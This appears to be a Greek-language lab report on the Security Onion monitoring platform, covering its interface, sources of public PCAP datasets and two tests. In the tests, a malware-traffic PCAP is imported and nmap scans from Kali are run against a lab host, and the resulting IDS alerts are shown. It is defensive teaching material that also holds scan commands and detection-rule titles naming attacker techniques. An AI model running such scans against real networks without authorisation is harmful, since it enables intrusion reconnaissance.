message 'No data available'.

PCAP

To Security Onion μπορεί να καταγράψει και να αποθηκεύσει την κυκλοφορία δικτύου σε μορφή λήψης πακέτων (PCAP). Αυτό είναι ζωτικής σημασίας για την ανάλυση σε βάθος και την εγκληματολογία, καθώς επιτρέπει στους αναλυτές να ελέγχουν τα πακέτα δικτύου για να κατανοήσουν το πλήρες πλαίσιο των συμβάντων ασφαλείας, όπως φαίνεται στο παρακάτω στιγμιότυπο οθόνης.

The screenshot shows the Security Onion web interface with the 'PCAP' menu item selected in the sidebar. The main area is titled 'PCAP' with a search bar containing 'User' and a 'Rows per page' dropdown set to 10. Below the search bar is a table with columns: ID, User, Date queued, Date completed, Sensor ID, Status, and Actions. The table displays a message 'No data available'.

Grid

Το Grid είναι μια δυνατότητα στο Security Onion που παρέχει μια ενοποιημένη προβολή ειδοποιήσεων, περιόδων σύνδεσης και δεδομένων πλήρους λήψης πακέτων. Επιτρέπει σε έναν αναλυτή να συσχετίσει πληροφορίες από διάφορες πηγές για να κατανοήσει καλύτερα και να ανταποκριθεί σε συμβάντα ασφαλείας, όπως φαίνεται στο παρακάτω στιγμιότυπο οθόνης.

The screenshot shows the Security Onion Grid interface. On the left, a sidebar lists various navigation options: Overview, Alerts, Dashboards, Hunt, Cases, PCAP, Grid (which is selected), Downloads, and Administration. Below these are Tools: Kibana, Elastic Fleet, Osquery Manager, InfluxDB, CyberChef, Playbook, and Navigator. The main area is titled 'Grid' and contains three sections: 'Node Status', 'Container Status', and 'Appliance Images'. The 'Node Status' section displays details for 'securityonion' (Role: Standalone, Address: 192.168.200.10, Version: 2.4.60, Model: N/A, EPS: 5). It also shows system metrics like Date Created (2024-05-08 15:52:35.317 +03:00), OS Uptime (a day (awaiting reboot)), and RAID Status (Feature Unavailable). The 'Container Status' section lists running containers: so-dockerrregistry, so-elastalert, so-elastic-fleet, so-elastic-fleet-package-registry, so-elasticsearch, so-idstools, so-influxdb, so-kibana, so-kratos, and so-logstash. The 'Appliance Images' section notes that appliance images are only displayed for official Security Onion Solutions appliances.

Downloads


Στις Λήψεις, μπορείτε να αποκτήσετε πρόσβαση και να κατεβάσετε διάφορα στοιχεία και ενημερώσεις, όπως σύνολα κανόνων για μηχανές IDS, ενημερώσεις λογισμικού και πρόσθετα εργαλεία και προσθήκες για να βελτιώσετε τις δυνατότητες παρακολούθησης της ασφάλειας του δικτύου σας, όπως φαίνεται στο παρακάτω στιγμιότυπο οθόνης.

Administrator

Η Διαχείριση είναι αφιερωμένη στη διαχείριση συστήματος και διαμόρφωσης. Οι διαχειριστές μπορούν να διαμορφώσουν και να διατηρήσουν το περιβάλλον Security Onion, να διαχειρίζονται χρήστες και δικαιώματα, να ρυθμίζουν πολιτικές αποθήκευσης και διατήρησης δεδομένων και να εκτελούν άλλες διοικητικές εργασίες για να διασφαλίσουν ότι το σύστημα λειτουργεί αποτελεσματικά και με ασφάλεια.

CyberChef

Το CyberChef είναι μια διαδικτυακή εφαρμογή σχεδιασμένη για κρυπτογραφικές λειτουργίες και ανάλυση δεδομένων. Παρέχει μια οπτικά καθοδηγούμενη και φιλική προς το χρήστη διεπαφή για την εκτέλεση ενός ευρέος φάσματος μετασχηματισμών δεδομένων, μετατροπών και κρυπτογραφικών εργασιών. Οι χρήστες μπορούν να χρησιμοποιήσουν το CyberChef για να κωδικοποιήσουν και να αποκωδικοποιήσουν δεδομένα χρησιμοποιώντας διάφορους αλγόριθμους, να εκτελέσουν λειτουργίες όπως XOR ή υπολογισμούς bitwise και να χειριστούν δεδομένα σε μορφές όπως JSON, XML και Base64. Το CyberChef χρησιμοποιείται συνήθως από επαγγελματίες, προγραμματιστές και λάτρεις της κυβερνοασφάλειας για εργασίες όπως η ανάλυση κακόβουλου λογισμικού, η αποκωδικοποίηση κωδικοποιημένων δεδομένων και η επίλυση πολύπλοκων παζλ δεδομένων.



Playbook

Το Playbook είναι ένα τεκμηριωμένο σύνολο διαδικασιών και οδηγιών που περιγράφουν τον τρόπο αντίδρασης σε συγκεκριμένες καταστάσεις ή περιστατικά. Τα Playbooks χρησιμοποιούνται συνήθως σε ενέργειες αντιμετώπισης συμβάντων και ασφάλειας για να διασφαλιστεί ότι οι ομάδες ακολουθούν προκαθορισμένα βήματα κατά την αντιμετώπιση περιστατικών κυβερνοασφάλειας, διακοπές λειτουργίας συστήματος ή άλλα κρίσιμα συμβάντα. Τα Playbooks περιλαμβάνουν συνήθως λεπτομέρειες σχετικά με τα βήματα ανίχνευσης, περιορισμού, εκρίζωσης και ανάκτησης, μαζί με πρωτόκολλα επικοινωνίας και σχετικούς πόρους.

Σε κάθε πραγματικό ερώτημα του Playbook τα αποτελέσματα με την ανάλογη κρισιμότητα (χαμηλή, μεσαία, υψηλή, κρίσιμης σοβαρότητας) είναι διαθέσιμα για προβολή στο Dashboard, το Hunt ή το Kibana. Τα αποτελέσματα υψηλής ή κρίσιμης σοβαρότητας δημιουργούν μια ειδοποίηση στη διεπαφή Ειδοποίήσεων της Κονσόλας Security Onion. Τέλος ένα αυτοματοποιημένο σύστημα πραγματοποιεί μια απαιτούμενη διαμόρφωση ElastAlert και το κοινοποιεί δημόσια και ενημερώνει το ATT&CK Navigator για να αντικατοπτρίζει την τρέχουσα κάλυψη.


Ο κύκλος ζωής ενός έχει ως εξής:

Draft : Αρχική κατάσταση - Active : Στην Παραγωγή - Inactive : Προσωρινά εκτός παραγωγής - Archived : To Playbook αντικαταστάθηκε/αποσύρθηκε.

Playbook					Custom queries		
□	#	Status	Level	Playbook	Title	Updated	...
□	2191	Draft	high	community	Sensitive File Recovery From Backup Via Wbadmin.EXE	05/14/2024 06:07 AM	...
□	2190	Draft	medium	community	File Recovery From Backup Via Wbadmin EXE	05/14/2024 06:07 AM	...
□	2189	Draft	high	community	Sensitive File Dump Via Wbadmin EXE	05/14/2024 06:07 AM	...
□	2188	Draft	high	community	All Backups Deleted Via Wbadmin EXE	05/14/2024 06:07 AM	...
□	2187	Draft	medium	community	Potentially Suspicious Child Process of KeyScrambler.exe	05/14/2024 06:07 AM	...
□	2182	Draft	medium	community	Potential Packet Capture Activity Via Start-NetEventSession - ScriptBlock	05/14/2024 06:05 AM	...
□	2145	Draft	medium	community	UAC Secure Desktop Prompt Disabled	05/11/2024 06:07 AM	...
□	2144	Draft	medium	community	UAC Notification Disabled	05/11/2024 06:07 AM	...
□	2134	Draft	low	community	Access To Windows Outlook Mail Files By Uncommon Application	05/11/2024 06:03 AM	...
□	2128	Draft	medium	community	New Firewall Rule Added In Windows Firewall Exception List Via WmiPrvSE EXE	05/11/2024 06:02 AM	...
□	2099	Draft	high	community	Suspicious Scripting in a WMI Consumer	05/08/2024 02:42 PM	...
□	2098	Draft	medium	community	WMI Event Subscription	05/08/2024 02:42 PM	...
□	2097	Draft	medium	community	Sysmon File Executable Creation Detected	05/08/2024 02:42 PM	...
□	2096	Draft	high	community	Sysmon Blocked File Shredding	05/08/2024 02:42 PM	...
□	2095	Draft	high	community	Sysmon Blocked Executable	05/08/2024 02:42 PM	...
□	2094	Draft	high	community	Sysmon Configuration Modification	05/08/2024 02:42 PM	...
□	2093	Draft	high	community	Sysmon Configuration Error	05/08/2024 02:41 PM	...
□	2092	Draft	medium	community	Sysmon Configuration Change	05/08/2024 02:41 PM	...
□	2091	Draft	low	community	MaxMpxCt Registry Value Changed	05/08/2024 02:41 PM	...
□	2090	Draft	high	community	Winlogon Notify Key Logon Persistence	05/08/2024 02:41 PM	...

Navigator

To Navigator, γνωστό και ως MITER ATT&CK Navigator, είναι ένα εργαλείο οπτικοποίησης και ανάλυσης που αναπτύχθηκε από την MITER Corporation. Έχει σχεδιαστεί για να λειτουργεί σε συνδυασμό με το πλαίσιο MITER ATT&CK, το οποίο σημαίνει Adversarial Tactics, Techniques και Common Knowledge. Το πλαίσιο ATT&CK είναι μια περιεκτική βάση γνώσεων που καταγράφει τη συμπεριφορά και τις τακτικές αντιπάλου στον κυβερνοχώρο στον πραγματικό κόσμο που χρησιμοποιούνται κατά τη διάρκεια διαφορετικών σταδίων του κύκλου ζωής της κυβερνοεπίθεσης. Παρέχει μια οπτική αναπαράσταση του πλαισίου ATT&CK, το οποίο επιτρέπει στους επαγγελματίες ασφάλειας, στους κυνηγούς απειλών και στους αναλυτές κυβερνοασφάλειας να εξερευνήσουν, να αναλύσουν και να σχεδιάσουν αποτελεσματικά αμυντικές στρατηγικές ενάντια σε διάφορες απειλές στον κυβερνοχώρο.



Fleet

FleetDM (Fleet Device Management): Το FleetDM, ή Fleet, είναι ένα εργαλείο ανοιχτού κώδικα που αναπτύχθηκε από την Kolide. Είναι μια κεντρική πλατφόρμα διαχείρισης για το osquery, ένα πλαίσιο ασφαλείας τελικού σημείου ανοιχτού κώδικα που επιτρέπει την αναζήτηση και την παρακολούθηση τελικών σημείων χρησιμοποιώντας ερωτήματα τύπου SQL. Το FleetDM παρέχει μια διεπαφή βασισμένη στον ιστό για τη διαχείριση και την ανάπτυξη διαμορφώσεων osquery σε πολλά τελικά σημεία, τον προγραμματισμό ερωτημάτων και την προβολή των αποτελεσμάτων. Επιτρέπει στις ομάδες ασφαλείας να αποκτήσουν βαθιά ορατότητα στη στάση ασφαλείας των συσκευών τους και βοηθά στον εντοπισμό απειλών, την απόκριση συμβάντων και την παρακολούθηση της συμμόρφωσης.

The screenshot shows the Fleet interface under the Agents tab. It displays a list of two healthy agents: 'securityonion' and 'fleetserver-securityonion'. Each entry includes the host name, agent policy (e.g., 'so-grid-nodes_general' or 'FleetServer_securityonion'), CPU and memory usage, last activity, version, and actions. A search bar at the top allows filtering by KQL syntax. Buttons for 'Agent activity', 'Add Fleet Server', and 'Add agent' are visible.

The screenshot shows the Fleet interface under the Live queries tab. It displays a history of live queries, with one entry shown: 'select * from users;'. The table includes columns for Query, Agents, Created at, and Run by. A button for 'New live query' is located at the top right. Navigation controls and a rows per page selector are also present.

Security Onion Datasets

Testing

Ξεκινώντας τις δοκιμές στο security onion και κατ' επέκταση στο δίκτυο μας και στα μηχανήματα μας, μπορούμε να δοκιμάσουμε ένα εργαλείο του Security Onion το SO-Import-PCAP. Το SO-Import-PCAP χρησιμοποιείται για την εισαγωγή αρχείων Packet Capture (PCAP) στο περιβάλλον Security Onion. Τα αρχεία PCAP είναι ένας συνηθισμένος τρόπος αποθήκευσης δεδομένων κίνησης δικτύου. Μπορούν να περιέχουν λεπτομερείς πληροφορίες σχετικά με τα πακέτα και τα δεδομένα που μεταφέρονται μέσω ενός δικτύου, καθιστώντας τα πολύτιμα για τους αναλυτές ασφαλείας και τους ερευνητές. Το στοιχείο SO-Import-PCAP επιτρέπει στους χρήστες να λαμβάνουν αρχεία PCAP, τα οποία θα μπορούσαν να συλλάβουν την κυκλοφορία δικτύου από διάφορες πηγές ή χρονικές περιόδους και να τα εισάγουν στο σύστημα Security Onion. Μόλις εισαχθεί, η κίνηση του δικτύου μπορεί να αναλυθεί χρησιμοποιώντας διάφορα εργαλεία και μεθόδους που παρέχονται από το Security Onion για τον εντοπισμό πιθανών απειλών ασφαλείας, ανωμαλιών ή άλλων ζητημάτων. Οι αναλυτές ασφαλείας χρησιμοποιούν συχνά το SO-Import-PCAP ως μέρος της ροής εργασιών τους για τη διερεύνηση περιστατικών, τη διεξαγωγή εγκληματολογικής ανάλυσης ή απλώς την παρακολούθηση της κυκλοφορίας του δικτύου για λόγους ασφαλείας. Τους βοηθά να κατανοήσουν τον τεράστιο όγκο δεδομένων στα αρχεία PCAP και βοηθά στον εντοπισμό πιθανών περιστατικών ασφαλείας ή τρωτών σημείων. Το SO-Import-PCAP θα διατηρήσει τις αρχικές χρονικές σημάνσεις και θα δημιουργήσει ειδοποιήσεις IDS χρησιμοποιώντας το Suricata και σε συνεργασία με το Zeek μεταδεδομένα δικτύου, αποθηκεύοντας τις ειδοποιήσεις IDS και τα μεταδεδομένα δικτύου στο Elasticsearch με χρονικές σημάνσεις pcaps όπου μπορεί να τα βρούμε στα αρχεία καταγραφής στην κονσόλα του Security Onion μέσω υπερσυνδέσμων.

Στο Documentation του Security Onion αλλά και του Suricata μπορούμε να βρούμε λίστες PCAPs για δοκιμές.

Security Onion

2.4

Search docs

TABLE OF CONTENTS

- About
- Introduction
- License
- First Time Users
- Getting Started
- Security Onion Console (SOC)
- Security Onion Desktop
- Network Visibility
- Host Visibility
- Logs
- Updating
- Accounts
- Services
- Customizing for Your Environment
- Tuning

Suricata

latest

Search docs

- 1. What is Suricata
- 2. Quickstart guide
- 3. Installation
- 4. Upgrading
- 5. Security Considerations
- 6. Support Status
- 7. Command Line Options
- 8. Suricata Rules
- 9. Rule Management
- 10. Making sense out of Alerts
- 11. Performance
- 12. Configuration
- 13. Reputation
- 14. Init Scripts
- 15. Setting up IPS/inline for Linux
- 16. Setting up IPS/inline for Windows
- 17. Output
- 18. Lua support
- 19. File Extraction
- 20. Public Data Sets
- 21. Using Capture Hardware

Tricks and Tips / PCAPs for Testing

Edit on GitHub

PCAPs for Testing

The easiest way to download pcap files for testing is our `so-test` tool. Alternatively, you could manually download pcaps from one or more of the following locations:

- <https://www.malware-traffic-analysis.net/>
- <https://digitalcorpora.org/corpora/network-packet-dumps>
- <https://www.netresec.com/?page=PcapFiles>
- <https://www.netresec.com/?page=MACCDC>
- <https://github.com/zeek/zeek/tree/master/testing/btest/Traces>
- <https://www.ll.mit.edu/r-d/datasets/2000-darpa-intrusion-detection-scenario-specific-datasets>
- <https://wiki.wireshark.org/SampleCaptures>
- <https://www.stratosphereips.org/datasets-overview>
- <https://ee.lbl.gov/anonymized-traces.html>
- https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Public_Data_Sets
- <https://forensicscontest.com/puzzles>
- <https://github.com/markofu/hackeire/tree/master/2011/pcap>
- <https://www.defcon.org/html/links/dc-ctf.html>
- <https://github.com/chrianders/packets>

You can download pcap files from the links above using a standard web browser or from the command line using a tool like `wget` or `curl`.

20. Public Data Sets

Edit on GitHub

20. Public Data Sets

Collections of pcaps for testing and profiling.

DARPA sets: https://www.ll.mit.edu/r-d/datasets?author>All&rdarea>All&rdgroup>All&keywords=cyber&tag>All&items_per_page=10

MAWI sets (pkt headers only, no payloads): <http://mawi.wide.ad.jp/mawi/samplepoint-F/2012/>

MACCDC: <http://www.netresec.com/?page=MACCDC>

Netresec: <http://www.netresec.com/?page=PcapFiles>

Wireshark: <https://gitlab.com/wireshark/wireshark/-/wikis/SampleCaptures>

Security Onion collection: <https://securityonion.net/docs/Pcaps>

Stratosphere IPS. Malware Capture Facility Project: <https://stratosphereips.org/category/dataset.html>

Previous

Next

© Copyright 2016-2024, OISF. Revision b728916c.

Built with Sphinx using a theme provided by [Read the Docs](#).

Δοκιμή 1

Θα περάσουμε ένα pcap από το <https://www.malware-traffic-analysis.net/training-exercises.html> στο security onion με κίνηση από malware.

```
$ wget https://www.malware-traffic-analysis.net/2022/03/21/2022-03-21-traffic-analysis-exercise.pcap.zip
```

```
[admin@securityonion:~]
[admin@securityonion ~]$ $ wget https://www.malware-traffic-analysis.net/2022/03/21/2022-03-21-traffic-analysis-exercise.pcap.zip
-bash: $: command not found
[admin@securityonion ~]$ wget https://www.malware-traffic-analysis.net/2022/03/21/2022-03-21-traffic-analysis-exercise.pcap.zip
--2024-05-19 08:34:04--  https://www.malware-traffic-analysis.net/2022/03/21/2022-03-21-traffic-analysis-exercise.pcap.zip
Resolving www.malware-traffic-analysis.net (www.malware-traffic-analysis.net)... 199.201.110.204
Connecting to www.malware-traffic-analysis.net (www.malware-traffic-analysis.net) |199.201.110.204|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4942730 (4.7M) [application/zip]
Saving to: '2022-03-21-traffic-analysis-exercise.pcap.zip'

2022-03-21-traffic- 100%[=====] 4.71M 2.76MB/s in 1.7s

2024-05-19 08:34:06 (2.76 MB/s) - '2022-03-21-traffic-analysis-exercise.pcap.zip' saved [4942730/4942730]

[admin@securityonion ~]$ unzip 2022-03-21-traffic-analysis-exercise.pcap.zip
```

Θα κάνουμε αποσυμπίεση.

```
unzip 2022-03-21-traffic-analysis-exercise.pcap.zip
```



ABOUT THIS BLOG

This blog focuses on network traffic related to malware infections, mostly from Windows-based malware.
Use this website at your own risk! Many of the zip archives contain malware samples. I share these malware samples as a resource for threat researchers and other security professionals.
The zip files with malicious content have "malware" in the file name. Some of the packet captures (pcaps) also contain malware, and these pcaps may be flagged as malicious by anti-virus or other endpoint security systems.
There's a risk of infection if you handle these files on a Windows host. If you download or use of any information from this website, you assume complete responsibility for any resulting loss or damage.
If you have any feedback for this blog, feel free to email brad@malware-traffic-analysis.net

Password-protected zip archives in the old archived blog posts were all the term **infected** (all lower case letters). Now, all new and restored blog posts use the following password scheme:

The password for zip archives from blogs on a specific day is the term **infected** followed by an underscore followed by the date.

For example, if I had posted a zip archive from June 14th 1972, the password would be **infected_19720614**

Και εισαγωγή.

```
sudo so-import-pcap 2022-03-21-traffic-analysis-exercise.pcap
```

Η εισαγωγή για την ανάλυση του αρχείου μπορεί να διαρκέσει πάνω κάτω 30 δευτερόλεπτα. Αντιγράψτε τον σύνδεσμο που παρέχει το SO-Import-PCAP και επικολλήστε τον σε ένα πρόγραμμα περιήγησης ιστού. Ο σύνδεσμος θα φορτώσει τον πίνακα εργαλείων με όλες τις προκαθορισμένες παραμέτρους για εσάς.

```
[admin@securityonion ~]$ sudo so-import-pcap 2022-03-21-traffic-analysis-exercise.pcap
[sudo] password for admin:
Processing Import: /home/admin/2022-03-21-traffic-analysis-exercise.pcap
- verifying file
- assigning unique identifier to import: 69a0849bf705ba17def14d49d0cdd20e
- analyzing traffic with Suricata
- analyzing traffic with Zeek
- found PCAP data spanning dates 2022-03-21 through 2022-03-22

Import complete!

Use the following hyperlink to view the imported data. Triple-click to quickly highlight the entire hyperlink and then copy it into a browser:
https://192.168.200.10/#/dashboards?q=import.id:69a0849bf705ba17def14d49d0cdd20e%20%7C%20groupby%20-sankey%20event.dataset%20event.category%20%7C%20groupby%20-pie%20event.category%20%7C%20groupby%20-bar%20event.module%20%7C%20groupby%20event.dataset%20%7C%20groupby%20event.module%20%7C%20groupby%20event.category%20%7C%20groupby%20observer.name%20%7C%20groupby%20source.ip%20%7C%20groupby%20destination.ip%20%7C%20groupby%20destination.port&t=2022%2F03%2F21%2000%3A00%20AM%20-%202022%2F03%2F23%2000%3A00%3A00%20AM&z=UTC

or, manually set the Time Range to be (in UTC):
From: 2022-03-21 To: 2022-03-23

Note: It can take 30 seconds or more for events to appear in Security Onion Console.
[admin@securityonion ~]$
```

The screenshot shows the Security Onion web interface. On the left, a sidebar menu includes options like Overview, Alerts, Dashboards (which is selected), Hunt, Cases, PCAP, Grid, Downloads, Administration, Tools (Kibana, Elastic Fleet, Osquery Manager, InfluxDB, CyberChef, Playbook, Navigator), and a bottom section for Timestamp, source.ip, source.port, destination.ip, destination.port, log.id, and network.community_id.

The main dashboard displays a search bar with the query: `import.id:69a0849bf705ba17def14d49d0cdd20e%20%7C%20groupby%20-sankey%20event.dataset%20event.category%20%7C%20groupby%20-pie%20event.category%20%7C%20groupby%20-bar%20event.module%20%7C%20groupby%20event.dataset%20%7C%20groupby%20event.m module%20%7C%20groupby%20event.category%20%7C%20groupby%20observer.name%20%7C%20groupby%20source.ip%20%7C%20groupby%20destination.ip%20%7C%20groupby%20destination.port&t=2022%2F03%2F21%2000%3A00%20AM%20-%202022%2F03%2F23%2000%3A00%3A00%20AM&z=UTC`. Below the search bar is a "Basic Metrics" chart showing a timeline of event counts over time, with values fluctuating between 0 and 40. The "Events" section below the chart shows a list of 100 results, with a "Fetch Limit" dropdown set to 100 and a "Filter Results" button.

Events						
	Timestamp	source.ip	source.port	destination.ip	destination.port	rule.name
						rule.category
>	2024-05-17 19:23:38.209 +03:00	10.0.19.14	123	10.0.19.9	123	
>	2024-05-17 19:23:35.787 +03:00	10.0.19.14	62181	20.189.173.15	443	
>	2024-05-17 19:23:35.787 +03:00	10.0.19.14	56525	10.0.19.9	53	
>	2024-05-17 19:23:25.898 +03:00	157.245.142.66	443	10.0.19.14	62180	ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
>	2024-05-17 19:23:22.211 +03:00	10.0.19.14	62180	157.245.142.66	443	Not Suspicious Traffic
>	2024-05-17 19:23:22.216 +03:00	10.0.19.14	63313	10.0.19.9	53	
>	2024-05-17 19:23:22.260 +03:00	10.0.19.14	62179	188.166.154.118	80	ET INFO HTTP Request to a *.top domain
>	2024-05-17 19:23:22.260 +03:00	10.0.19.14	62179	188.166.154.118	80	ET MALWARE Win32/icedID Request Cookie
>	2024-05-17 19:23:31.555 +03:00	10.0.19.14	62179	188.166.154.118	80	A Network Trojan was detected
>	2024-05-17 19:23:31.555 +03:00	10.0.19.14	62179	188.166.154.118	80	ET MALWARE Win32/icedID Requesting Encoded Binary M4
>	2024-05-17 19:23:31.555 +03:00	10.0.19.14	62179	188.166.154.118	80	Malware Command and Control Activ

Για να δούμε περισσότερες πληροφορίες σχετικά με αυτό το συμβάν, κάνουμε κλικ στο εικονίδιο μεγαλύτερο από. Αυτό θα εμφανίσει τη χρονική σήμανση, την τοποθεσία, τις διευθύνσεις IP προέλευσης και προορισμού, τον κανόνα, τα μεταδεδομένα, τη θύρα προέλευσης και προορισμού και πολλά άλλα.

Επίσης μπορούμε να δούμε τα αποτελέσματα του pcap στην εφαρμογή Elastic (Kibana). Για περισσότερες πληροφορίες κάνουμε κλικ στη σειρά συμβάντος ορίζοντας την ημερομηνία/ώρα έναρξης και λήξης. Η ημερομηνία έναρξης και λήξης του pcap.

Βλέπουμε ότι το Security Onion είναι ένα ισχυρό εργαλείο για την παρακολούθηση και την ανάλυση της ασφάλειας δικτύου και αυτά τα στοιχεία και οι έννοιες συνεργάζονται για να βοηθήσουν τους οργανισμούς να εντοπίσουν, να διερευνήσουν και να ανταποκριθούν αποτελεσματικά σε απειλές ασφαλείας.

Δοκιμή 2

Δοκιμή με Nmap σε Kali Linux για Scanning δικτύου πιο απλή διαδικασία για false positives alerts

```
[root@KaliVM] ~
$ sudo nmap -sP --unprivileged 192.168.202.0/24
[sudo] password for root:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 07:10 EDT
Nmap scan report for 192.168.202.1
Host is up (0.011s latency).
Nmap scan report for 192.168.202.5
Host is up (0.013s latency).
Nmap scan report for 192.168.202.54
Host is up (0.0057s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.21 seconds

[root@KaliVM] ~
$ sudo nmap -sV --unprivileged 192.168.202.54
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 07:12 EDT
Nmap scan report for 192.168.202.54
Host is up (0.0075s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      shell?
514/tcp   open  shell?      shell?
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-Subuntu5
```

Απόκριση από Security Onion

Timestamp	source.ip	source.port	destination.ip	destination.port	role.name	role.category	events
> ▲ 2024-05-19 14:12:26.432 +03:00	192.168.200.51	64245	192.168.202.54	5432	ET SCAN Suspicious inbound to PostgreSQL port 5432	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:26.477 +03:00	192.168.200.51	64743	192.168.202.54	5432	ET SCAN Suspicious inbound to PostgreSQL port 5432	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:21.023 +03:00	192.168.200.51	63840	192.168.202.54	3389	ET SCAN Behavioral Unusually fast Terminal Server/Traffic Potential Scan or Infection (Inbound)	Detection of a Network Scan	low
> ▲ 2024-05-19 14:12:21.023 +03:00	192.168.200.51	63840	192.168.202.54	3389	ET SCAN Behavioral Unusually fast Terminal Server/Traffic Potential Scan or Infection (Outbound)	Misc activity	low
> ▲ 2024-05-19 14:12:20.402 +03:00	192.168.200.51	64234	192.168.202.54	3306	ET SCAN Suspicious inbound to MySQL port 3306	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:20.402 +03:00	192.168.200.51	64235	192.168.202.54	5432	ET SCAN Suspicious inbound to PostgreSQL port 5432	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:18.240 +03:00	192.168.200.51	63181	192.168.202.54	1433	ET SCAN Suspicious inbound to MSSQL port 1433	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:17.720 +03:00	192.168.200.51	63181	192.168.202.54	1433	ET SCAN Suspicious inbound to MSSQL port 1433	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:17.710 +03:00	192.168.200.51	63181	192.168.202.54	1433	ET SCAN Suspicious inbound to MSSQL port 1433	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:16.703 +03:00	192.168.200.51	63181	192.168.202.54	1433	ET SCAN Suspicious inbound to MSSQL port 1433	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:16.191 +03:00	192.168.200.51	63181	192.168.202.54	1433	ET SCAN Suspicious inbound to MSSQL port 1433	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:13.957 +03:00	192.168.200.51	62233	192.168.202.54	1521	ET SCAN Suspicious inbound to Oracle SQL port 1521	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:13.513 +03:00	192.168.200.51	62230	192.168.202.54	1521	ET SCAN Suspicious inbound to Oracle SQL port 1521	Potentially Bad Traffic	medium
